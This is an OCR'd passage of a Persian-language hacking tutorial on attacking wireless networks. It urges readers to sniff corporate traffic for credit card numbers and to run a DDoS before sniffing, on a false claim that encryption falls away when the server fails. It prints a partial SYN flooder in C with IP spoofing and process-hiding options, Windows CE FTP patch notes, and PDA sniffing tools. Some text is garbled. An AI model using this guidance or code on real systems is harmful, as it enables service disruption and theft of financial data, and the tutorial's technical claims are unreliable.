اگر شما به دنبال شماره حساب های کارت های اعتباری و یا دیگر اطلاعاتی که بیشتر در شرکت ها رد و بدل می شوند هستید با توجه به افزایش و کاهش قدرت سیگنال های دریافت شده مبادرت به عملیاتSniff داده ها بپردازیدولی خود این روش نقص هایی هم دارد از آنجا که اغلب اطلاعات ارسالی به صورتEncrypt شده هستند حتی باCapture کردنFrame اطلاعات مفیدی به802.11 های خاصی مثلا از استاندارد دست نخواهید آورد.

یک از تکنیک های جالب در این روش که خود من هم علاقه زیادی به آن دارم و بار ها هم از آن جواب گرفته ام جمع آوری داده های سرگردان بر روی نت است توضیح اینکه متخصصان این زمینه آگاهی دارند که در هنگام ارسال اطلاعات به طور مثال فرستادن یک Packetداده که حاوی حساب کاربری و کلمه رمز تا حد سقف پکت است داده ها به صورت Encrypt ارسال می شوند که تا در Destinationیا همان منبع به صورتDecrypt در می آیند در جوابی که اغلب مقصد به درخواست کننده ارسال می کند اغلب به علت آنکه در پکت ها Respond داده های حساس به کار نمی روند و فقط یک جواب به درخواست کننده فرستاده می شود داده ها به صورت کد شده نیستند البته این موضوع همیشه هم صادق نیست ولی اگر فرض ما بر این باشد که داده های برگشتی کد شده نباشند اگر سرویس دهنده مورد نظر از کار بیفتد می توان در آن لحظه به عملیاتSniff پرداخت به راحتی می توانید DDoS را اجرا کرده و سپس بهSniffing مشغول شوید در اینصورت وقتی مقصد از کار بیفتد داده ها بلوکه می شوند و از آنجا که مسیرس که در IP Headersپکت تغییر ننموده است داده ها بر روی نت ه ت ها ی بلوک هم از روی پکEncryption سرگردان می شوند و جالب اینجا است که شده برداشته شده است البته باز تکرار می کنم همیشه هم این سناریو صادق نبوده و بعضی وقتها هم بعد ازDDoS داده های جمع آوری شده به صورت کد هستند به تصویر زیر توجه کنید به خصوص به داده هایی که در بخشHexadecimal به دام افتاده اند به دقت به تصویر زیر توجه کنید این یک frame گرفته شده از داده ای ارسالی در یم شبکه 802.11 میباشد .



یکی از ابزار های مهم درDDoS ابزار زیر است البته بحث بر رویDoS و DDoS مربوط به هک کلاسیک می شود که در اینجه به مقاله ما ربطی ندارد ولی از جهت اطلاع دوستانی که آشنایی کمی در این زمینه دارند به این مثال اکتفا می شود.

روش های متداول DDoS
برنامه مزبور یکی از ابزار های معروف در حوزه DDoS است که دیگر رایانه ها را در یک Sub Domain طوری وادار می کند که در خواست های متعددی را به یک سروی خاص بفرستند تعدد درخواست ها باعث از کار افتادن سرور مورد نظر می شود این ابزار باید در یکی از ترمینال های لینوکس اجرا شود

Zombie Zapper Commands
When compiled, Zombie Zapper is designed to be run by using the **./** command.
If you enter **./zz** without any arguments, you will receive the following:
./zz
Zombie Zapper v1.2 - DDoS killer
Bugs/comments to thegnome@razor.bindview.com
More info and free tools at http://razor.bindview.com
Copyright (c) 2000 BindView Development
=== You must specify target(s) or a class C to send to
USAGE:
./zz [-a 0-5] [-c class C] [-d dev] [-h] [-m host] [-s src] [-u udp]
[-v] hosts
-a antiddos type to kill:
0 types 1-4 (default)
1 trinoo
2 tfn
3 stacheldraht
4 trinoo on Windows
5 shaft (requires you use the -m option)

-c class C in x.x.x.0 form
-f time in seconds to send packets (default 1)
-d grab local IP from dev (default eth0)
-h this help screen
-m my host being flooded (used with -a 5 above, only one host)
-s spoofed source address (just in case)
-u UDP source port for trinoo (default 53)
-v verbose mode (use twice for more verbosity)
host(s) are target hosts (ignored if using -c)


روش های دیگری هم درDDoS وجود دارد مثل Ping مرگبار یا دیگر روش ها آنها را هم امتحان کنید ویا روشی با نام SYN Floodکه یکی از متداول ترین روش هاست قسمتی از یک کد برنامه SYN Flood به شکل زیر است .

```
/* Syn Flooder
* TCP Functions by trurl_ (thanks man).
* Some more code by Zakath.
* Speed/Misc Tweaks/Enhancments — ultima
* Nice Interface — ultima
* Random IP Spoofing Mode — ultima
* How To Use:
* Usage is simple. srcaddr is the IP the packets will be spoofed from.
* dstaddr is the target machine you are sending the packets to.
* low and high ports are the ports you want to send the packets to.
* Random IP Spoofing Mode: Instead of typing in a source address,
* just use '0'. This will engage the Random IP Spoofing mode, and
* the source address will be a random IP instead of a fixed ip.
* Released: [4.29.97]
* To compile: cc -o synk4 synk4.c
*
*/
#include <signal.h>
#include <stdio.h>
#include <netdb.h>
#include <sys/types.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <linux/ip.h>
#include <linux/tcp.h>
/* These can be handy if you want to run the flooder while the admin is on
* this way, it makes it MUCH harder for him to kill your flooder */
/* Ignores all signals except Segfault */
// #define HEALTHY
/* Ignores Segfault */
// #define NOSEGV
/* Changes what shows up in ps -aux to whatever this is defined to */
// #define HIDDEN "vi .cshrc"
#define SEQ 0x28376839
#define getrandom(min, max) ((rand() % (int)(((max)+1) - (min))) + (min))
unsigned long send_seq, ack_seq, srcport;
char flood = 0;
int sock, ssock, curc, cnt;
```

```
/* Check Sum */
unsigned short
ip_sum (addr, len)
u_short *addr;
int len;
{
register int nleft = len;
register u_short *w = addr;
register int sum = 0;
u_short answer = 0;
while (nleft > 1)
{
sum += *w++;
nleft -= 2;
}
if (nleft == 1)
{
*(u_char *) (&answer) = *(u_char *) w;
sum += answer;
}
sum = (sum >> 16) + (sum & 0xffff); /* add hi 16 to low 16 */
sum += (sum >> 16); /* add carry */
answer = ~sum; /* truncate to 16 bits */
return (answer);
}
void sig_exit(int crap)
{
#ifndef HEALTHY
printf("_[H_[JSignal Caught. Exiting Cleanly.\n");
exit(crap);
#endif
}
void sig_segv(int crap)
{
#ifndef NOSEGV
printf("_[H_[JSegmentation Violation Caught. Exiting Cleanly.\n");
exit(crap);
#endif
}
unsigned long getaddr(char *name) {
struct hostent *hep;
```

جهت جلوگیری از هرگونه سوءاستفاده این کدها ناقص می باشند در کل برای برنامه نویسانی که قصد کار بر روی این نحوه حملات دارند این کد ها قابل تامل می باشند چند برنامهGUI برای DoS نیز همانند

1: Yours



2: Shut Up

3: BitchSlap


که در ویندوز قابل استفاده هستند موجود می باشند– لازم به تذکر است از این ابزار برای تست امنیت شبکه های خود بایستی استفاده نمایید در غیر اینصورت مسولیت هر گوه خرابکاری بر عهده شما می باشد در کل ابزار ها و برنامه ها و از همه مهم تر متدها و روش های بی شماری در این حوزه وجود دارد که می توانید از آنها نیز بهره بگیرید جهت جلوگیری از هر گوه خسارت های احتمالی ناشی از بکار گیری نامناسب ار این متد ها به همین مقدار راهنمایی ها در زمینه DDoS اکتفاء می کنم– امیدوارم همیشه در جهت سازندگی از علم خود استفاده نمایید و همانند Terminator ها عمل نکنید .

برای افزایش توانایی این گونه ابزار ها مثل NetStumbler در جهت پیدا کردن مکان های شبکه های بیسیم یک نفوذگر می تواند از آنتن های موازی جهت تمرکز رابط ها بی سیم در جهت مستقیم استفاده نماید یکی از منابع اصلی که شامل اطلاعات بی شماری در زمینه ی آنتن ها ی مستقیم می باشد Bay Area Wireless Group است .

نکته مهم:
همیشه بیاد داشته باشید چهار ابزار مهم در بخش هکWireless برنامه های اسکن کننده به نام های

1- Netstumbler
2- Ethereal
3- AiroPeek
4- Kismet

می باشند هرکدام از این برنامه ها امکانات خاصی را در اختیار شما قرار می دهند . در حوزه هک شبکه های بی سیم زیر شاخای به نام هک تلفن های سیار نیز به خصوص هک موبایل های سری ها ی مختلف نوکیا نیز قابل بررسی است خود این مبحث نیز با توجه به مدل های گوناگون این دستگاه ها متفاوت می باشد– بحث بر روی دستگا های موبایل من جمله هک دستگاههای موبایل بوسیله Scriptرا در مجالی دیگر به آن خواهیم پرداخت در ظمن می توانید از برنامه های تست امنیت نیز در شبکه های بی سیم نیز استفاده نمایید من جمله :



GFI Languard SecurityScanner

چند نکته:
در بیشتر اوقات می توانید بعضی از SSID هایی را که به طور پیش فرض مورد استفاده قرار می گیرند را استفاده نمایید از آسیب پذیری های از جمله ارتباطات طولانی و حجیم RF و همچنین ترافیک شبکه های رمز نشده– دسترسی فیزیکی به ابزار های شبکه های بی سیم که بسیار خطرناک می تواند باشد به طور مثال نباید شرکت ها ابزار ها مثل Access point ها یا آنتن ها فرستنده را در معرض دید و در دسترس قرار دهند. مطالب مربوط به هک MAC Address فرارتز از سطح این مقاله می باشد دوستانی که با اطلاعات بیشتری در این زمینه علاقه من هستند می توانند از White paper های شرکت سیسکو در اینزمینه استفاده کنند به طور مثال اگر بخواهید پی ببرید که سازنده امواج رادیویی از چه شرکتی و با چه مدلی است می توانید بعد از آگاهی از این موضوع به دنبال آسیب پذیری های آن نوع بروید برای این امر می توانید از شناسایی MAC Address استفاده کنید .

```
#!/usr/bin/perl
my %cards;
my %ips;
open(ARP,"arp -an|") || die "Couldn't open arp table: $!\n";
print "Looking up OUIs.";
while(<ARP>) {
chomp;
my $addr = $_;
my $ip = $_;
$addr =~ s/.* ([\d\w]+:[\d\w]+:[\d\w]+):.*/$1/;
$addr =~ s/\b([\d\w])\b/0$1/g;
$addr =~ s/:/-/g;
next unless $addr =~ /..-..-../;
$ip =~ s/.*?(\d+\.\d+\.\d+\.\d+).*/$1/;
print ".";
$cards{$addr}||=`curl -sd 'x=$addr' http://standards.ieee.org/cgi-bin/[RETURN]ouisearch`;
($cards{$addr} =~ /Sorry!/) && ($cards{$addr} = "Unknown OUI: $addr");
$ips{$ip} = $addr;
```

```
}
print "\n";
for(keys(%ips)) {
$cards{$ips{$_}} =~ s/.*.hex.\s+([\w\s\.]+)\n.*/$1/s;
print "$_ -> $cards{$ips{$_}}\n";
}
```

بعد از اجرای کدها نتایج بدست آمده بصورت زیر نمایان است

```
rob@florian:~$ perl machines.pl
Looking up OUIs.....
10.15.6.98 -> Compaq Computer Corporation
10.15.6.44 -> Aironet Wireless Communication
10.15.6.64 -> Aironet Wireless Communication
10.15.6.49 -> APPLE COMPUTER, INC.
10.15.6.75 -> Netgear, Inc.
10.15.6.87 -> APPLE COMPUTER, INC.
10.15.6.62 -> Senao International Co., Ltd.
```

شاید به عنوان مدیر شبکه بخواهید بفهمید که چه کسی در Sub Domain شما قرار دارد با یک Ping ساده می توانید به این مطلب پی ببرید که چه کسانی در دامنه شما قرار دارند برای اطلاع از آدرس ها دستور Ipconfig استفاده کنید .

```
rob@florian:~$ ifconfig eth0
eth0 Link encap:Ethernet HWaddr 00:40:63:C0:AA:4B
inet addr:10.15.6.1 Bcast:10.15.6.255 Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:13425489 errors:0 dropped:33 overruns:0 frame:0
TX packets:19603221 errors:1118 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:100
RX bytes:3073225705 (2930.8 Mb) TX bytes:1301320438 (1241.0 Mb)
Interrupt:10 Base address:0xe800
rob@caligula:~$ ifconfig en1
en1: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
inet6 fe80::230:65ff:fe03:e78a%en1 prefixlen 64 scopeid 0x5
inet 10.15.6.49 netmask 0xffffff00 broadcast 10.15.6.255
ether 00:30:65:03:e7:8a
media: autoselect status: active
supported media: autoselect
```

همانطور که ملاحظه می کنید بیشتر ماشین ها پاسخ می دهند

```
rob@caligula:~$ ifconfig en1
en1: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
inet6 fe80::230:65ff:fe03:e78a%en1 prefixlen 64 scopeid 0x5
inet 10.15.6.49 netmask 0xffffff00 broadcast 10.15.6.255
ether 00:30:65:03:e7:8a
media: autoselect status: active
supported media: autoselect
```

در آخر این بخش باید به این مطلب اشاره کنم که بسیاری از مطالبی را که برای این بخش از مقاله در نظر گرفته و جمع آوری کرده بودم را به علت بیرون بودن از حوصله علمی و حجمی مقاله به میان نیاورده و حذف نمودم مقدار کد ها و همچنینی ابزار ها و همچنین

روش های هک در شبکه های بی سیم غیر قابل تصور است بدین جهت نتوانستم به بسیاری از مطالب اشاراتی هر چند کوتاه کنم ولی در کل هدف من از نگارش این مقاله آشنا کردن دوستان با با بعضی از مفاهیم پایه ای شبکه و مقولاتی هر چند مختصر در حوزه امنیت بود امید است خوانندگان محترم با توجه به گستردگی و همچنین به روز بودن مقولاتی از این دست با توجه به راهنمایی های ارائه شده خود به تحقیقات بیشتری در این زمینه بپردازند به اعتقاد من دنیای آینده دنیای بی سیم خواهدبود و اگر از هم اکنون به فکر بالا بردن سطح معلوماتمان در این زمینه نباشیم همان اتفاقی خواهد افتاد که در چند سال گذشته به علت عدم اگاهی های لازم در زمینه IT در کشور عزیزمان ایران بوقوع بپوست و این همان عقب ماندگی ایران با اختلاف تکنولوزیکی چند دهه ای در این زمینه بود هنوز پدیده Wirelessدر آغاز دوران خودش از نظر شتابگیری در حوزه IT می باشد اگر از همین الان به فعالیت بپردازیم می توانیم خودمان را با این پدیده تقریبا نوظهور همگام کنیم و نه تنها یک استفاده کننده محصول نهایی فن آوری بی سیم نباشیم بلکه خود نیز یکی از تولید کنندگان محصولات بی سیم باشیم هر چند اگر سهم اندکی از بازار جهانی را به خود اختصاص دهیم کشور هایی همانند برزیل و چین و هند تا حدی به خودکفایی در بسیاری از زمینه های IT رسیده اند و ما نیز راهی جز پیمودن این راه برای تبدیل شدن به یک قدرت جهانی نخواهیم داشت صاحبنظران گسترش قدرت ها در آینده را به داشتن تکنولوژی های اطلاعاتی نسبت می دهند نه به برتری های نظامی به این صورت که می گویند : علم مساوی قدرت اگر نگاهی گذرا به چرخه تولید تکنولوژی با هم بیندازیم فهم این مطلب به خوبی نمایان می شود.

Data ⇦Information ⇦Knowledge ⇦Technology ⇦قدرت

در کشور ما ایران همیشه محصول نهایی وارد می شود حتی اگر درجایی اگر گفته می شود ما فلان تکنولوژی را به طور کامل از فلان کشور وار نموده ایم حرف گزافی است چرا که کشور های مزبور هیچ گاه 3 پروسه قبلی را به ما نخواهند داد مثلا ما شاید تولید کننده Mobile باشیم ولی هیچ گاه طراح بورد الکترونیکی آن نبوده ایم همانند صنعت خودرو امید است ایران نیز در صنعت بی سیم به هر چهار پروسه تولید یک محصول نهایی دست پیدا کند.


PDA for Hackin g


امیدوارم که تا این قسمت از مقاله خسته نشده باشید. تا به حال ابزار های هکینگ ما شامل یک نوت بوک بی سیم با آنتن و همنچنین دیگر اجزا مثل PCMCIA و ... ولی فکر میکنم که شاید تهیه این تجهیزات مقداری سخت باشه تا آنجایی هم که می دونم آنتن های مخصوص این قبیل فعالیت ها به خصوص در کشور هایی مثل ایران به دلیل این که مخابرات بیشتر متمرکز در بخش دولتی هست و اغلب هم دولت ها به خاطر مسائل دولتی از در اختیار گذاشتن این تجهیزات جلوگیری می کنند در اروپا هم وضع تا حدودی هم به همین منوال است با اینکه تهیه این قبیل ابزار من جمله نوت بوک و آنتن ها آزاد و براحتی تهیه می شوند ولی بعضی از ابزار های پیشرفته تر هم در آنجا در دسترس عموم نیست فکر می کنم در ایران حتی همون آنتن های ساده هم دردسترس همگان نباشه.. ولی تمامی راه ها بسته نشده اند هنوز هم می توانید بدون استفاده از ابزار هایی از قبیل آنتن ها هم به هک بی سیم بپردازید سوال می کنید که چطور ؟جواب ساده است PDA شاید تا به حال نمیدونستیدکه بشه با PDA ها هم همانند تجهیزاتی که در بالا ذکر کردم تقریبا به همون فعالیت ها پرداخت در بخش گذشته با استفاده از mininetstumbler آشنا شدید البته محدودیت هایی وجود داره ولی باز هم از هیچ چیز بهتر هستش . چند مثال دیگر هم برای شما در این زمینه تهیه کردم . برای شروع ابزارهای زیر را تهیه کنید فکر نمی کنم قیمت های بالایی داشته باشند در کل بر روی هم قیمتی در حدود $ 350 خواهند داشت . به ترتیب از سمت چپ به راست:

iPAQ – Sleeve – NIC - WNIC

روش ها ی نفوذ:

۱- FTP سرور مخفی در PDA (اگر یادتان باشد در PDA ها امروزی از سیستم عاملWindows CE استفاده می شود که دارای آسیب پذیری هایی می باشد از جملهFTPsrv.exe که نیازی به پروسه امنیتی شناسایی کاربر ندارد – در لیست برنامه های مقیم شده در حافظه قرار نمی گیرد -دسترسی کامل به تمامی فایل های PDA دارای نماد قابل رویت که بر روی پورت 21 هم باز می شود





اکسپلویتی برای FTP :


• Locate window Icon functions (DEMO START)
• Shell_NotifyIcon – This function sends a message to the system to add, modify, or delete an icon from the taskbar status area.
– **Shell_NotifyIcon**(
DWORD dwMessage,
PNOTIFYICONDATA pnid);
• dwMessage
– NIM_ADD, NIM_MODIFY , NIM_DELETE
• Shellapi.h
– #define NIM_ADD 0
– #define NIM_MODIFY 1
– #define NIM_DELETE 2
• 00013AC8 – Shell_NotifyIcon Create
– MOV Shell_NotifyIcon MOV R0, R0
– 3A 01 00 EB 00 00 A0 E1
– 00013AC8 2EC8
• 00013B18 – Shell_NotifyIcon Delete

– BL Shell_NotifyIcon MOV R0, R0
– 26 01 00 EB 00 00 A0 E1
– 00013B18 2F18
• 0001694C – Change Port
– 0x15 = 21 ?? (0x2D = 45)
– 0001694C 454C


ابزار های Sniff داده ها در Win CE Mobiles عبارتند از :

vxSniffer, Airscanner Sniffer, CEniffer

آیا پسسوورد های من در PDA شما است ؟؟



توانایی های دیگر PDA برای عملیات نفوذ گری :



آموزش دستور های مربوط به شبکه همراه با ویندوز

اهداف : یک آشنایی کوچولو با ابزار های همراه با خود سیستم عامل ویندوز .

- **فصل هجدهم :** آموزش دستور های مربوط به شبکه همراه با ویندوز .

آموزش و معرفی دستورهای NET .

- معرفی دستور Net accounts
- معرفی دستور Net computer
- معرفی دستور Net config
- معرفی دستور Net continue
- معرفی دستور Net diag
- معرفی دستور Net file
- معرفی دستور Net group
- معرفی دستور Net help
- معرفی دستور Net helpmsg
- معرفی دستور Net init
- معرفی دستور Net localgroup
- معرفی دستور Net name
- معرفی دستور Net logoff
- معرفی دستور Net logon
- معرفی دستور Net password
- معرفی دستور Net pause
- معرفی دستور Net print
- معرفی دستور Net send

- معرفی دستور Net session
- معرفی دستور Net share
- معرفی دستور Net start
- معرفی دستور Net statistics
- معرفی دستور Net stop
- معرفی دستور Net time
- معرفی دستور Net use
- معرفی دستور Net user
- معرفی دستور Net ver
- معرفی دستور Net view

- آموزش و معرفی دستور Ping .
- آموزش و معرفی دستور Tracert .
- آموزش و معرفی دستور Telnet .
- آموزش و معرفی دستور Route .
- آموزش و معرفی دستور Netstat .
- آموزش و معرفی دستور Ipconfig .
- آموزش و معرفی دستور Nbtstat .
- آموزش و معرفی دستور Getmac .
- آموزش و معرفی دستور ARP .
- آموزش و معرفی دستور Disk Part .
- آموزش و معرفی دستورSchTasks .
- آموزش و معرفی دستور REG .
- آموزش و معرفی دستور SC .
- آموزش و معرفی دستور EventQuery
- آموزش و معرفی دستور Convert .

انتشارات Microsoft Press به تازگی کتابی تحت عنوان Microsoft Windows Command-Line منتشر کرده است که این کتاب به تشریح کامل دستوراتی خط فرمانی سیستم عامل ویندوز پرداخته است . دستورات زیر چکیده ای از دستورات مورد نیاز مدیران شبکه و البته هکران است !!!

دستورهای NET :

که تمام فرمان های آن را توضیح دادم در جدول ؛ البته قابلیت اجرای آن فرمان را در نسخه هایی ویندوز نشان داده ام (نبود علامت نشان نا توانایی برای اجرا برای آن نسخه است) :

	عنوان فرمان	XP	2000	ME	NT	9x	توضیح عملکرد فرمان
۱	Net accounts	Ж	Ж	–	Ж	–	تنظیمات و سیاستهای همه نامهای کاربری یک رایانه یا دامنه خاص را پیکر بندی میکند.
۲	Net computer	Ж	Ж	–	Ж	–	از دامنه جاری رایانه ها را حذف یا اضافه میکند.
۳	Net config	Ж	Ж	Ж	Ж	Ж	اطلاعات سرویس گیرنده شبکه را نمایش میدهد.
۴	Net continue	Ж	Ж	–	Ж	–	راه اندازی یک سرویس تعلیق شده.
۵	Net diag	–	–	Ж	–	Ж	نمایش اطلاعات مفیدی درباره سخت افزار اتصالات شبکه.
۶	Net file	Ж	Ж	–	Ж	–	فایلهای مشترک بین کاربران شبکه را به نمایش در می آورد و میبندد ، و قفل فایل ها را بر می دارد.
۷	Net group	Ж	Ж	–	Ж	–	گروهای سراسری ایجاد یا حذف می کند و کاربران را با آن گروه ها اضافه ، یا از آن حذف میکند.
۸	Net help	Ж	Ж	Ж	Ж	Ж	اطلاعات کمکی در باره زیر فرمان NET خاص را به نمایش در می آورد.
۹	Net helpmsg	Ж	Ж	–	Ж	–	درباره یک کد خطای چهار رقمی خاص اطلاعات اضافی به نمایش در می آورد.
۱۰	Net init	–	–	Ж	–	Ж	بارگذاری درایورهای مربوط به پروتکل و کارت شبکه مورد استفاده بدون بهره گیری از برنامه Windows Protocol Manager .
۱۱	Net localgroup	Ж	Ж	–	Ж	–	گروهای محلی ایجاد میکند و کاربران را به آن اضافه یا از آنها حذف می کند.
۱۲	Net name	Ж	Ж	–	Ж	–	تعریف نام مستعار جدیدی برای ارسال پیغام .
۱۳	Net logoff	–	–	Ж	–	Ж	خاتمه جلسه مابین رایانه حاضر و رایانه حاوی منابع مشترک.
۱۴	Net logon	–	–	Ж	–	Ж	اتصال به حوزه یا گروه کاری مورد نظر .
۱۵	Net password	–	–	Ж	–	Ж	تغییر کلمه عبور کاربری از شبکه.
۱۶	Net pause	Ж	Ж	–	Ж	–	تعلیق یک سرویس در حال اجرا.
۱۷	Net print	Ж	Ж	Ж	Ж	Ж	دستیابی به اطلاعاتی در مورد وضعیت صف مربوط به چاپگر متصل به یک رایانه خاص و کنترل آن .
۱۸	Net send	Ж	Ж	–	Ж	–	ارسال پیغام به کاربر یا کامپیوتر دیگری بر روی شبکه.
۱۹	Net session	Ж	Ж	–	Ж	–	نمایش و یا خاتمه جلسات ما بین رایانه حاضر و سایر رایانه های موجد در شبکه.
۲۰	Net share	Ж	Ж	–	Ж	–	ایجاد ، حذف و نمایش یک منبع مشترک .
۲۱	Net start	Ж	Ж	Ж	Ж	Ж	راه اندازی یک سرویس خاص.
